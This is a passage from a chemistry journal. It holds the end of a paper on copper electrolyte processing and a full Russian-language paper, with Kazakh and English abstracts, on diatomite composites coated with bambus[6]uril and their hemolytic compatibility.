


Figure 3 - Dependence of metal deposition on the Cu:Zn ratio
(1-copper, 2-nickel, 3-zinc)

Conclusions. Thus, after cleaning the copper electrolyte from arsenic with barium oxide, the possibility of using zinc oxide to neutralize it, or deep decontamination, has been established. The most optimal conditions for the formation of copper-nickel-

zinc and nickel-zinc solutions have been selected. A technological scheme has been proposed for the production of non-ferrous metal alloys of different compositions from these solutions by membrane electrolysis.

References

1. A.S. 1148903 SSSR. Sposob pererabotki mednogo jelektrolita jelektrolizom / A.A. Zharmenov i dr.; opubl. 1985, Bjul. №13.
2. Absat Z.B., Sagindykova Z.B., Omarov H.B. i dr. Ochistka jelektrolita ot mysh'jaka kislorodsoderzhashhimi soedinenijami barija. // Materialy jubil. nauch.konf. «Gerasimovskie chtenija» - Moskva, 2003.-S. 112.

3. Omarov H.B. Ochistka mednogo jelektrolita ot mysh'jaka soedinenijami barija // Kompleksnoe ispol'zovanie mineral'nogo syr'ja. - 2008. -№ 5.-S. 93-98.
4. Omarov H.B., Zharmenov A.A., Sagindykova Z.B. i dr. Izvlechenie mysh'jaka iz mednogo jelektrolita soedinenijami barija // Materialy III Mezhdunarodnoj nauch.-prakt. konf. «Aktual'nye problemy jekologii». - Karaganda, 2004. -2 chast'. -S.164-165.
5. Pourbaix M.J.N. Thermodynamics of Dilute Aqueous Solutions, Adward Arnold and Co., London. 1949.
6. Garrels R.I., Krajsht I.A. Rastvory, mineraly, ravnovesija. - M.: Mir, 1968. - 386 s.
7. Naumov G.V., Ryzhenko B.N., Hodakovskij I.L. Spravochnik termodinamicheskikh velichin. - M.: Atomizdat, 1977. - 240 s.
8. Spravochnik himika. Pod red. Nikol'skogo B.P. - L.: Nauka, 1971. -T.3. -822s.
9. Lur'e Ju.Ju. Spravochnik po analiticheskoj himii. -M.: Himija, 1979. -480s.
10. Pat. 14686 RK. Sposob ochistki sernokislogo mednogo jelektrolita ot mysh'jaka / Sagindykova Z.B., Absat Z.B., Bajkenov M.I. Omarov H.B.: opubl. 2007, Bjul. № 11.

Information about authors

Omarov Kh.B. - Doctor of Technical Sciences, Professor, Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan, e-mail: homarov1963@mail.ru;

Ivaray A. - master, senior lecturer, Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan, e-mail: ivrai_aika@mail.ru;

Khamit A. Zh.- master, senior lecturer , Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan, e-mail: aytolkyn.khamit-76@mail.ru.

Сведения об авторах

Омаров Х.Б.- доктор технических наук, профессор, профессор, Казахски университета технологии и бизнеса им. К.Кулажанова, Астана, Казахстан, e-mail: homarov1963@mail.ru;

Иварай А.-магистр, старший преподаватель, Казахский университет технологии и бизнеса им. К.Кулажанова, Астана, Казахстан, e-mail: ivrai_aika@mail.ru;

Хамит А.Ж. - магистр, Казахский университет технологии и бизнеса им. К.Кулажанова, Астана, Казахстан, e-mail: aytolkyn.khamit-76@mail.ru

ПОЛУЧЕНИЕ И ОЦЕНКА ГЕМОЛИТИЧЕСКОЙ АКТИВНОСТИ КОМПОЗИТОВ НА ОСНОВЕ ПРИРОДНОГО ДИАТОМИТА И КАРБАМИД СОДЕРЖАЩЕГО ГЕТЕРОЦИКЛИЧЕСКОГО СОЕДИНЕНИЯ

А.А. Бакибаев*, С.И. Горбин, В.С. Мальков, А.Э. Ухов, А.А. Губанков, Д.А. Мурунтаев
Национальный исследовательский Томский государственный университет, Томск, Россия,
e-mail: bakibaev@mail.ru

В настоящем исследовании впервые разработаны новые композиционные материалы на основе пористого неорганического соединения – диатомита путем модификации его поверхности перспективным макромолекулярным соединением – бамбус [6] урилом. Материалы были получены путем нанесения на поверхность диатомита бамбус [6] урила, находящегося в виде дисперсии в воде. Материалы охарактеризованы с помощью ИК-спектроскопии и СЭМ, для них определен гемолитический эффект. Результаты показали, что материалы, содержащие бамбус [6] урил на поверхности не проявляют собственных антибактериальных и гемолитических эффектов, что дает надежную основу для их использования в качестве биосовместимых материалов. Полученные результаты являются многообещающей альтернативой для создания устойчивых и эффективных биокомпозиций, позволяющих в перспективе реализовать супрамолекулярные стратегии с участием в подобных процессах инкапсулированных бамбусурилов.

Ключевые слова: Бамбус [6] урил, диатомит, биосовместимые материалы, гемолитический эффект.

ТАБИҒИ ДИАТОМИТ ЖӘНЕ ҚҰРАМЫНДА ГЕТЕРОЦИКЛДІ ҚОСЫЛЫС БАР МОЧЕВИНА НЕГІЗІНДЕГІ КОМПОЗИТТЕРДІҢ ГЕМОЛИТТЫҚ БЕКЕНДІЛІГІН ДАЙЫНДАУ ЖӘНЕ БАҒАЛАУ

А.А. Бакибаев*, С.И. Горбин, В.С. Мальков, А.Э. Ухов, А.А. Губанков, Д.А. Мурунтаев
Ұлттық зерттеу Томск мемлекеттік университеті, Томск, Ресей,
e-mail: bakibaev@mail.ru

Бұл зерттеуде кеуекті бейорганикалық қосылыс, диатомит негізіндегі жаңа композициялық материалдар алғаш рет оның бетін перспективалы макромолекулярлық қосылыс, бамбус [6] урилмен өзгерту арқылы жасалды. Материалдар суда дисперсия түрінде болатын бамбус [6] урил диатомиттерін бетіне жағу арқылы алынды. Материалдар ИК-спектроскопия және SEM көмегімен сипатталды және олардың гемолитикалық әсері анықталды. Нәтижелер бетінде бамбус [6] урил бар материалдар өздерінің бактерияға қарсы және гемолитикалық әсерлерін көрсетпейтінін көрсетті, бұл оларды биоүйлесімді материалдар ретінде пайдалану үшін сенімді негіз береді. Алынған нәтижелер тұрақты және тиімді биокомпозицияларды құрудың перспективті баламасы болып табылады. Болашақта осындай процестерге инкапсулирленген бамбусурилдерді қамтитын супрамолекулярлық стратегияларды жүзеге асыруға мүмкіндік береді.

Түйін сөздер: Бамбус [6] урил, диатомит, биоүйлесімді материалдар, гемолитикалық әсер.

PREPARATION AND EVALUATION OF HEMOLYTIC ACTIVITY OF COMPOSITES BASED ON NATURAL DIATOMITE AND UREA CONTAINING HETEROCYCLIC COMPOUND

A.A.Bakibaev*, S.I.Gorbin, V.S.Malkov, A.E.Ukhov, A.A.Gubankov, D.A.Muruntaev
National Research Tomsk State University, Tomsk, Russia,
e-mail: bakibaev@mail.ru

In this study, new composite materials based on a porous inorganic compound - diatomite - were developed for the first time by modifying its surface with a promising macromolecular compound – bamboo [6] uril. The

materials were obtained by applying bambus [6] uril diatomite, which is in the form of a dispersion in water, to the surface. The materials were characterized using IR spectroscopy and SEM, and their hemolytic effect was determined. The results showed that materials containing bambus [6] uril on the surface did not exhibit their own antibacterial and hemolytic effects, which provides a reliable basis for their use as biocompatible materials. The results obtained are a promising alternative for the creation of stable and effective biocomposites, allowing in the future to implement supramolecular strategies involving encapsulated bambusurils in such processes.

Key words: Bambus [6] uril, diatomite, biocompatible materials, hemolytic effect.

Введение. В современной эпохе персонализированной медицины существует потребность в разработке материалов для имплантатов, которая требует нахождения оптимальных компромиссов в отношении множества характеристик. Эти характеристики включают состав, форму, структуру, механические свойства, биосовместимость, а также способность стимулировать рост сосудов или костей и обладать антимикробной активностью. В случае имплантатов или материалов для лечения ран все эти свойства определяют способность материала взаимодействовать с окружающей его тканью. Биоактивные материалы могут служить основой для роста новой ткани [1].

С другой стороны, материал, контактирующий с внутренней средой организма, должен быть как можно менее токсичным для клеток и тканей. Однако, многие вещества, обладающие высокими антибактериальными свойствами, зачастую достаточно токсичны, что определяет их низкую биосовместимость, которая в свою очередь отражает характер и степень взаимодействия между биоматериалами и тканями хозяина и является одной из важнейших проблем в исследованиях биоматериалов [2-4]. Биосовместимость определяется как иммунное отторжение или воспалительная реакция окружающих систем тканей на присутствие инородного тела в организме.

Поскольку ко всем биомедицинским устройствам предъявляются чрезвычайно высокие клинические требования, перед имплантацией в организм человека требуется тщательный процесс модификации поверхности для повышения биосовместимости. Поэтому, создание материалов, которые будут одновременно биосовместимыми и при этом обладать специфической биологической активностью представляет собой нетривиальную задачу.

Имплантаты, высвобождающие лекарство, стали потенциальной альтернативой традиционному пероральному и внутривенному введению лекарств для широкого спектра клинических методов лечения. В настоящее время известными материалами, используемыми для разработки имплантатов, высвобожда-

ющих лекарство, являются титановые нанотрубки, пористый кремний, полимеры, гидрогели и микро-технологии. Имплантаты, высвобождающие лекарство, могут обеспечить устойчивое, дистанционно контролируемое, программируемое и локализованное высвобождение лекарств в нужном месте, что делает терапию более эффективной с минимальными побочными эффектами для пациентов. Это те возможности, которые не могут быть достигнуты при обычном системном введении лекарств [5].

Одним из перспективных материалов является – диатомит (ДА), который представляет собой окаменелые остатки диатомовых планктонных водорослей, обитающих во всех водных пространствах Земли. В основном диатомит ДА почти полностью состоит из диоксида кремния (SiO_2) [6]. Диатомит ДА является нетоксичным, без запаха и обширно распространенным в природе, легко подвергается очистке и относительно недорог. Среди природных материалов диатомит ДА обладает уникальными свойствами, среди которых можно отметить высокую пористость (10-100 нм), проницаемость, мелкий размер частиц, большую поверхность (29 м²/г), объем пор (0,09 см³/г) [7], низкую теплопроводность и химическую инертность [8]. В связи с этим, диатомит ДА находит применение во многих областях человеческой жизнедеятельности - строительстве, фильтрации воды, сельском хозяйстве и др. [9].

В настоящее время методы модификации поверхности пористых материалов путем насыщения ее биологически активными соединениями, включая макромолекулярные соединения [10], становятся все более актуальными. Эти методы позволяют контролировать высвобождение антибиотиков, лекарственных препаратов, биологически активных веществ и клеток [11]. Для такой модификации поверхности пористых материалов подходящими исходными реагентами являются макромолекулярные системы на основе бамбусурила - макроциклических соединений, состоящих из диметилгликолурильных звеньев, соединенных через мостики вдоль экватора макроцикла [12]. Эти макроциклические молекулы способны инкапсулировать терапевтические агенты,

образуя супрамолекулярные системы, и освободить их контролируемо и устойчиво под воздействием различных факторов, таких как световое излучение, рН и температура [13].

Материалы и методы.

2.1 Приборы для интерпретации результатов

2.1.1. ИК-спектроскопия

Идентификацию и исследование строения полученных образцов **Bu[6]** проводили методом ИК-спектроскопии с Фурье преобразованием на ИК-спектрометре Nicolet 6700, Thermo Fisher Scientific. Исследования образцов проводились методом нарушенного полного внутреннего отражения в области спектра от 400 до 4000 см⁻¹ с разрешением 4 см⁻¹. Полученные спектры отражения были преобразованы в спектры поглощения с помощью преобразования Кубелки-Мунка.

2.1.2. ЯМР-спектроскопия

Спектры ЯМР **Bu[6]** регистрировали на ЯМР-спектрометре Bruker Avance 400 III HD в растворе DMSO-d₆ при температуре 25 °С, рабочая частота на ядрах водорода – 400 МГц, на ядрах углерода – 100 МГц.

2.1.3. СЭМ

Система с электронным и сфокусированными пучками QUANTA 200 3D, ускоряющее напряжение: 200—30000 V непрерывно, разрешение: 3.5 nm при 30 kV в режиме ESEM, < 15 nm при 3 kV в режиме низкого вакуума.

2.1.4. Температура плавления

Температуру плавления образцов определяли в открытом капилляре на приборе Büchi Melting Point M-560.

2.2. Получение **Bu[6]**

Bu[6] синтезирован, выделен и очищен по традиционному методу [14], который основан на предварительном получении 2,4 - диметилгликолурилы и его последующей кислотнo-катализируемой циклизации с формальдегидом до целевого продукта.

На первом этапе был проведен синтез 4,5-дигидроксиимидазолидинона-2 (ДГИ) (Рис. 1). Синтез проводили в круглодонной колбе снабжённой обратным холодильником и магнитной мешалкой. В колбу загрузили 50 г мочевины и добавили 100 мл 40% р-ра глиоксаля. рН довели до 7, добавление 10% р-ра гидроксида натрия. Синтез проводили в течении 7 часов при постоянном перемешивании и температуре 50°С. После заверше-

ния реакции и остывания раствора до комнатной температуры рН раствора подняли до 9, добавление 10% р-ра гидроксида натрия. Раствор поместили в холодильник на трое суток, для кристаллизации 4,5-дигидроксиимидазолидинона-2. Полученные кристаллы отфильтровали и сушили на воздухе. Получали 61,8 г (60,5 %) ДГИ с T_{пл}=160-162°С, синтезированный продукт представлял собой белые кристаллы.

Далее полученный ДГИ использовали в синтезе 2,4-N-диметилгликолурилы (ДМГУ). Синтез проводили в круглодонной колбе снабжённой обратным холодильником и магнитной мешалкой. В колбу загружали 40 г 4,5-дигидроксиимидазолидинона-2 и 35,2 г диметилмочевины, а также 100 мл воды. рН доводили до 2 добавлением концентрированной соляной кислоты. Синтез вели в течении 4 часов при температуре 90°С. После окончания синтеза раствор упарили наполовину, добавили 10 мл ацетона и поместили в холодильник на двое суток. Выпавший осадок дважды перекристаллизовывали из ацетона. Полученные кристаллы отфильтровали и сушили на воздухе. Получали 31,2 г (48 %) ДМГУ с T_{пл}=254-256°С, синтезированный продукт представлял собой белые кристаллы.

¹H ЯМР (DMSO-d₆, δ, м.д.): 2,64 6H (с, CH₃), 5,12 2H (с, CH), 7,54 2H (с, NH).

¹³C ЯМР (CDCl₃, δ, м.д.): 158,22 и 160,20 (C=O), 28,22 (CH₃), 76,67 (C-H).

На последнем этапе проводили синтез **Bu[6]**. Синтез проводили в химическом стакане снабжённым магнитной мешалкой. В стакан загружали 30 г ДМГ, 30 мл концентрированной соляной кислоты и 45 мл 40% раствора формальдегида. Полученную смесь перемешивали в течении 24 часов. После прекращения перемешивания смесь выливали в 400 мл воды и перемешивали 2 часа. Суспензию отфильтровывали осадок сушили на воздухе, получали 5,2 г (16%) бамбус[6]урилы. Его перекристаллизовывали из концентрированной соляной кислоты.

Полученный **Bu[6]** идентифицировали методами ЯМР- и ИК-спектроскопии. ИК-спектр: 2940 см⁻¹ (CH₂), 1681 см⁻¹ (C=O), 1446 см⁻¹ (CH₃), 789 см⁻¹ и 656 см⁻¹ (C-H).

ЯМР-спектр **Bu[6]**. Химические сдвиги - ЯМР ¹H (DMCO-d₆/CHCl₃ (1:1), TMS), м.д.: 5,29 CH (с, 12H), 5,06 CH₂- (с, 12H), 2,51 CH₃ (с, 36H). ЯМР ¹³C (DMCO-d₆/CDCl₃ (1:1), TMS), м.д.: 159.32 C=O (Me₂Urea), 158.45 C=O (Urea), 67.82 C-H (CH₃), 48.78 CH (-CH₂-), 31.06 CH (CH₃-).




Рис. 1 – Схема синтеза Bu[6]

2.5. Оценка гемосовместимости биокомпозитов

Один из способов оценки общей цитотоксичности соединений и материалов – изучение их гемолитической активности [14, 15].

Для оценки гемосовместимости изученных образцов использовалась цельная гемостатированная кровь здорового донора. Кровь центрифугировали и отделяли эритромассу. Полученную эритромассу разводили стерильным раствором 1X PBS с температурой 37 °C в соотношении 1:9. Образцы помещали в стандартный 12-луночный планшет для культивирования клеток и заливали полученным раствором крови в PBS в соотношении 1 мл раствора на 1 см² площади поверхности образца. В качестве положительного контроля (100 % гемолиз) использовали

деионизированную воду, а в качестве отрицательного контроля использовали раствор 1X PBS (0 % гемолиз). В качестве контрольного материала аналогично использовались образцы ДА. Затем планшет инкубировали в термостате при 37 °C в течение 60 мин. После этого кровь из лунок планшета переносили в центрифужные пробирки и центрифугировали 5 мин при 3000 об/мин для осаждения оставшихся эритроцитов. Затем осторожно удаляли супернатант и переносили в стандартный 96-луночный планшет для спектроскопического анализа и считывали оптическую плотность с помощью ИФА-ридера Tecan Infinite F50 (Tecan inc., USA) при 492 нм.

Процент гемолиза представлял собой среднее значение трех повторностей и рассчитывался по формуле [15]:

$$\text{Hemolysis, \%} = \frac{\text{OD}_{\text{test}} - \text{OD}_{\text{control}}^{\text{negative}}}{\text{OD}_{\text{control}}^{\text{positive}} - \text{OD}_{\text{control}}^{\text{negative}}} \times 100\%$$




Рис. 2 - Иллюстрация метода нанесения Bu[6] на ДА

Результаты и обсуждение. В данной работе нами исследовано влияние макромолекулярного соединения – бамбус[6]рила (**Bu[6]**) на биосовместимость диатомита (ДА) с целью создания матрицы для перспективных биокомпозиционных материалов медицинского применения.

Для нанесения **Bu[6]** на поверхность диатомита использовался метод погружения в раствор (Рис. 2).

Для реализации такого методологического подхода приготовили дисперсный раствор **Bu[6]** в воде в количестве 15 мг на 15 мл деионизированной воды. Далее таблетка из ДА погружалась в раствор **Bu[6]** и выдерживалась в течении 40 минут. После этого раствор сливался и образцы композита (ДА+**Bu[6]**) высушивались при комнатной температуре до постоянной массы. Полученные композиционные матери-

алы исследовались с помощью ИК-спектроскопии и СЭМ, а количество нанесенного **Bu[6]** оценивали весовым методом. Раствор после нанесения высушивался до постоянной массы и остаточный **Bu[6]** взвешивался. Количество нанесенного **Bu[6]** – 10 мг.

На спектре ДА с **Bu[6]** (Рис. 3) наблюдаются характерные для **Bu[6]** полосы поглощения при 1716 cm^{-1} и 1694 cm^{-1} , которые соответствуют валентному колебанию карбонильных (C=O) групп в звеньях

N,N - 2,8 - диметилгликолурила. На образцах происходит сдвиг карбонильных групп на 19 cm^{-1} и 16 cm^{-1} соответственно по сравнению со спектром исходного **Bu[6]**. Пик при 1500 cm^{-1} относится к группе CH_3 , также связи C-H идентифицируются при 792 cm^{-1} . При 1200-1500 cm^{-1} идентифицируются деформационные колебания CH_2 групп. Полоса поглощения 2941 cm^{-1} соответствует валентному колебанию связей C-H в метиленовых мостиках.




Рис. 3 – ИК-спектры образцов: **Bu[6]**, ДА +**Bu[6]**, ДА

При рассмотрении СЭМ снимков образца **Bu[6]** + ДА на поверхности наблюдается конгломерат ансамбля молекул **Bu[6]** на поверхности ДА (Рис. 4), размер которых находится в пределах от 5 до 15 мкм. Образование ассоциатов такого рода в типовом растворе нехарактерно для бамбус[6]урила, диаметр молекулы которого составляет не более 10 Å [16], что можно объяснить склонностью к образованию ассоциатов дисперсного раствора **Bu[6]** в воде. Диаметр образованных частиц **Bu[6]** больше размера пор как диатомитового носителя, следовательно их поры перекрываются, а макроцикл **Bu[6]** остается на поверхности. Совокупность вышеперечисленных данных подтверждает наличие **Bu[6]** на поверхности ДА.

Токсическое действие полученных биокомпозитивов оценивалось путем изучения их гемосовместимости и адсорбции белков плазмы.

Один из способов оценки общей цитотоксичности материала – изучение гемолитической активности. Тест на гемолиз основан на степени диссоциации эритролиза и гемоглобина при контакте материала с эритроцитами *in vitro*.

Гемосовместимость и тромборезистентность биоматериалов является одним из важнейших компонентов их биосовместимости. При контакте инородных материалов с кровью может происходить коагуляция или тромбообразование. Тромборезистентность, то есть способность биоматериала предотвращать образование тромбов является важной характеристикой биологической совместимости. Гемосовместимость, в свою очередь, является аспектом взаимодействия материала с кровью и может рассматриваться из нескольких точек зрения и зависеть от нескольких факторов, как химических, так и физических свойств материала.

Как следует из данных Таблицы 1, образцы групп **Bu[6]** и ДА+**Bu[6]** проявили гемолитическую активность, однако, однако не было выявлено статистически достоверных различий между образцами данной группы и отрицательным контролем ($p > 0,05$). Образцы остальных групп не проявили гемолитическую активность (Таблица 1). Возможно, отсутствие гемолитической активности у этих групп связано с высокой изначальной биосовместимостью диатомита, что подтверждается литературными данными [6].



Рис. 4 – СЭМ снимок образца Bu[6] + ДА, где красным квадратом выделен конгломерат ансамбля молекул Bu[6]

Таблица 1 – Уровень гемосовместимости образцов ДА и ДА+Bu[6]

№	Образец	% гемолиза
1	ДА	0
2	Bu[6]	0.2989±0.0017
3	ДА+Bu[6]	0.7971±0.0008
4	CTRL 100 %	100
5	CTRL 0 %	0

Примечание:

ДА – диатомит; Bu[6] – бамбус[6]урил; CTRL – контроль.

* – уровень гемолиза статистически значимо отличается от положительного контроля ($p < 0,05$).

Необходимо отметить, что уровень гемолиза контактирующих с внутренней средой организма биоматериалов не должен превышать 5 % [24]. Как следует из результатов проведенных экспериментов, ни один модифицированный Bu[6] образец диатомита не превышал данный уровень, поэтому можно заключить, что все изученные образцы являются гемосовместимыми.

Понижение уровня гемолиза при модификации образцов Bu[6] происходит вследствие изменения поверхностных свойств материала, таких как по-

верхностное натяжение, свободная поверхностная энергия, шероховатость и гидрофильность. При осаждении Bu[6] на поверхности пористых

материалов их заряд поверхности изменяется, становясь близким к аналогичному показателю крови. Адсорбция белков плазмы при этом уменьшается, что снижает тромбогенность и увеличивает гемосовместимость разработанных биокомпозитов.

Выводы. В ходе проведенных исследований были впервые были получены новые биокомпозиты на основе различных пористых соединений (диатомита) и перспективного макромолекулярного соединения – бамбус[6]урила. Полученные композиционные материалы Bu[6]+ ДА были охарактеризованы с помощью ИК- спектроскопии и СЭМ, для них определен гемолитический эффект, адсорбция белка плазмы на поверхности, проведена оценка ан-

тибактериальной активности материалов. Исследования показали, что бамбус[6]урил присутствует в материалах в виде конгломерата ансамбля молекул **Bu[6]**, что позволяет снизить адсорбцию белка из плазмы крови и увеличить гемосовместимость данных материалов. Полученные биокопозиты имеют

реальную перспективу для тонкой модуляции биологических эффектов посредством взаимодействия «гость-хозяин» на основе **Bu[6]**, закрепленного на подходящем носителе, что является предметом наших следующих сообщений.

Литература

1. Вихров С.П., Холомина Т.А., Бегун П.И., Афонин П.Н. Биомедицинское материаловедение. Учебное пособие для вузов/ Москва: Горячая линия - Телеком.- 2006. - 383 р.
2. Williams D. F. Tissue - biomaterial interactions // *Journal of Materials Science*. -1987.-Vol. 22. pp. 3421–3445.
3. Laurencin C. T. The biocompatibility and toxicity of degradable polymeric materials: implication for drug delivery/ C. T. Laurencin, H. Elgendy // *Site specific drug delivery*.-1994. -Vol. 12.-pp. 27- 46.
4. Mikos A. G. Host response to tissue engineered devices / A. G. Mikos, L. V. McIntire, J. M. Anderson, J. E. Babensee // *Advanced Drug Delivery Reviews*.-1998.- Vol. 33, № 1.- pp. 111-139.
5. Deanesly R. Testosterone / R. Deanesly, A. S. Parkes // *British Medical Journal*.- 1936.-Vol.1.- pp. 527-528.
6. A. Wolff, Diatomaceous earth, in: A. Wolff (Ed.), *Britannica Concise Encyclopedia*, Encyclopedia Britannica Inc.-Peru.- 2006
7. Evdokimova E.V., Matskan P.A., Mamontov G.V. MIL 100(Fe)/diatomite composite with hierarchical porous structure for sorption of volatile organic compounds. *Russian Journal of Physical Chemistry A*.- 2022.- V. 96, № 1. - pp. 171–178.
8. Sprynsky, M.; Pomastowski, P.; Hornowska, M.; Król, A.; Rafińska, K.; Buszewski, B. Naturally organic functionalized 3D biosilica from diatom microalgae. *Materials & Design* 2017, Vol. 132.- pp. 22-29.
9. Ghobara, M. M.; Ghobara, M. M.; Ghobara, M. M.; Mohamed, A. Diatomite in use: Nature, modifications, commercial applications and prospective trends. *Diatoms: Fundamentals and Applications*.- 2019.- pp. 471-509.
10. Marchenko, E.; Luchsheva, V.; Baigonakova, G.; Bakibaev, A.; Vorozhtsov, A. Functionalization of the Surface of Porous Nickel–Titanium Alloy with Macrocyclic Compounds. *Materials*.- 2022.- Vol. 16(1):66. doi: 10.3390/ma16010066.
11. Kolesnichenko I.V.; Eric V. Practical applications of supramolecular chemistry. *Anslyn. Chem. Soc. Rev.*- 2017.-Vol.46- pp. 2385-2390.
12. Lizal, T.; Sindelar, V. Bambusuril anion receptors. *J. Chem.* 2018.- Vol 58.- pp. 326 – 333.
13. Das, D.; Assaf, K. I.; Nau, W. M. Applications of cucurbiturils in medicinal chemistry and chemical biology. *Frontiers in chemistry*.- 2019.-Vol. 7.- pp. 619.
13. Bambusuril Anion Receptors Tomas Lizal[a] and Vladimir Sindelar, *Israel Journal of Chemistry*.- Vol. 58, Issue 3-4.- pp. 326-333.

References

1. Vihrov S.P., Holomina T.A., Begun P.I., Afonin P.N. Biomedicinskoe materialovedenie. Uchebnoe posobie dlja vuzov/ Moskva: Gorjachaja liniya - Telekom.- 2006. - 383 s. [In Russian]

2. Williams D. F. Tissue – biomaterial interactions // Journal of Materials Science. -1987.-Vol. 22. pp. 3421–3445.
3. Laurencin C. T. The biocompatibility and toxicity of degradable polymeric materials: implication for drug delivery/ C. T. Laurencin, H. Elgandy // Site specific drug delivery.-1994. -Vol. 12.-pp. 27 - 46.
4. Mikos A. G. Host response to tissue engineered devices / A. G. Mikos, L. V. McIntire, J. M. Anderson, J. E. Babensee // Advanced Drug Delivery Reviews.-1998.- Vol. 33,№ 1.- pp. 111-139.
5. Deanesly R. Testosterone / R. Deanesly, A. S. Parkes // British Medical Journal.- 1936.-Vol.1.- pp. 527-528.
6. A. Wolff, Diatomaceous earth, in: A. Wolff (Ed.), Britannica Concise Encyclopedia, Encyclopedia Britannica Inc.-Peru.- 2006
7. Evdokimova E.V., Matskan P.A., Mamontov G.V. MIL 100(Fe)/diatomite composite with hierarchical porous structure for sorption of volatile organic compounds. Russian Journal of Physical Chemistry A.- 2022.- V. 96, № 1. - pp. 171–178.
8. Sprynskyy, M.; Pomastowski, P.; Hornowska, M.; Król, A.; Rafińska, K.; Buszewski, B. Naturally organic functionalized 3D biosilica from diatom microalgae. Materials & Design 2017, Vol. 132.- pp. 22-29.
9. Ghobara, M. M.; Ghobara, M. M.; Ghobara, M. M.; Mohamed, A. Diatomite in use: Nature, modifications, commercial applications and prospective trends. Diatoms: Fundamentals and Applications.- 2019.- pp. 471-509.
10. Marchenko, E.; Luchsheva, V.; Baigonakova, G.; Bakibaev, A.; Vorozhtsov, A. Functionalization of the Surface of Porous Nickel–Titanium Alloy with Macrocyclic Compounds. Materials.- 2022.- Vol. 16(1):66. doi: 10.3390/ma16010066.
11. Kolesnichenko I.V.; Eric V. Practical applications of supramolecular chemistry. Anslын. Chem. Soc. Rev.- 2017.-Vol.46- pp. 2385-2390.
- Lizal, T.; Sindelar, V. Bambusuril anion receptors. J. Chem. 2018.- Vol 58.- pp. 326 – 333.
12. Das, D.; Assaf, K. I.; Nau, W. M. Applications of cucurbiturils in medicinal chemistry and chemical biology. Frontiers in chemistry.- 2019,-Vol. 7.- pp. 619.
13. Bambusuril Anion Receptors Tomas Lizal[a] and Vladimir Sindelar, Israel Journal of Chemistry.- Vol. 58, Issue 3-4.- pp. 326-333.

Сведения об авторах

Бакибаев А.А.- профессор, д.х.н., ведущий научный сотрудник НИ ТГУ, профессор кафедры органической химии, e-mail: bakibaev@mail.ru

Горбин С.И. - научный сотрудник НИ ТГУ, e-mail: gorbinsergey@gmail.com

Мальков В.С. - к.х.н., доцент НИ ТГУ, e-mail: malkov.tsu@yandex.ru

Ухов А.Э. - аспирант НИ ТГУ, e-mail: artyuhov1@gmail.com

Губанков А.А. - магистрант НИ ТГУ, e-mail: gubankov_a@mail.ru

Мурунтаев Д.А. -аспирант НИ ТГУ, e-mail: daniil_murun@hotmail.com

Information about authors

Bakibaev A.A. - Professor, Doctor of Chemical Sciences, Leading Researcher at NI TSU, Professor at the Department of Organic Chemistry, e-mail: bakibaev@mail.ru;

Gorbin S.I. - research fellow, National Research Tomsk State University, e-mail: gorbinsergey@gmail.com

Malkov V.S.- Ph.D., Associate Professor, National Research TSU, e-mail: malkov.tsu@yandex.ru;
Ukhov A.E. - graduate student of National Research Tomsk State University, e-mail: artyryxov1@gmail.com;
Gubankov A.A. - master's student, National Research TSU, e-mail: gubankov_a@mail.ru
Muruntaev D.A. - graduate student of National Research Tomsk State University, e-mail: daniil_murun@hotmail.com.

ISOLATION OF FULVIC ACID FROM COAL AND STUDY OF PHYSICAL AND CHEMICAL PROPERTIES

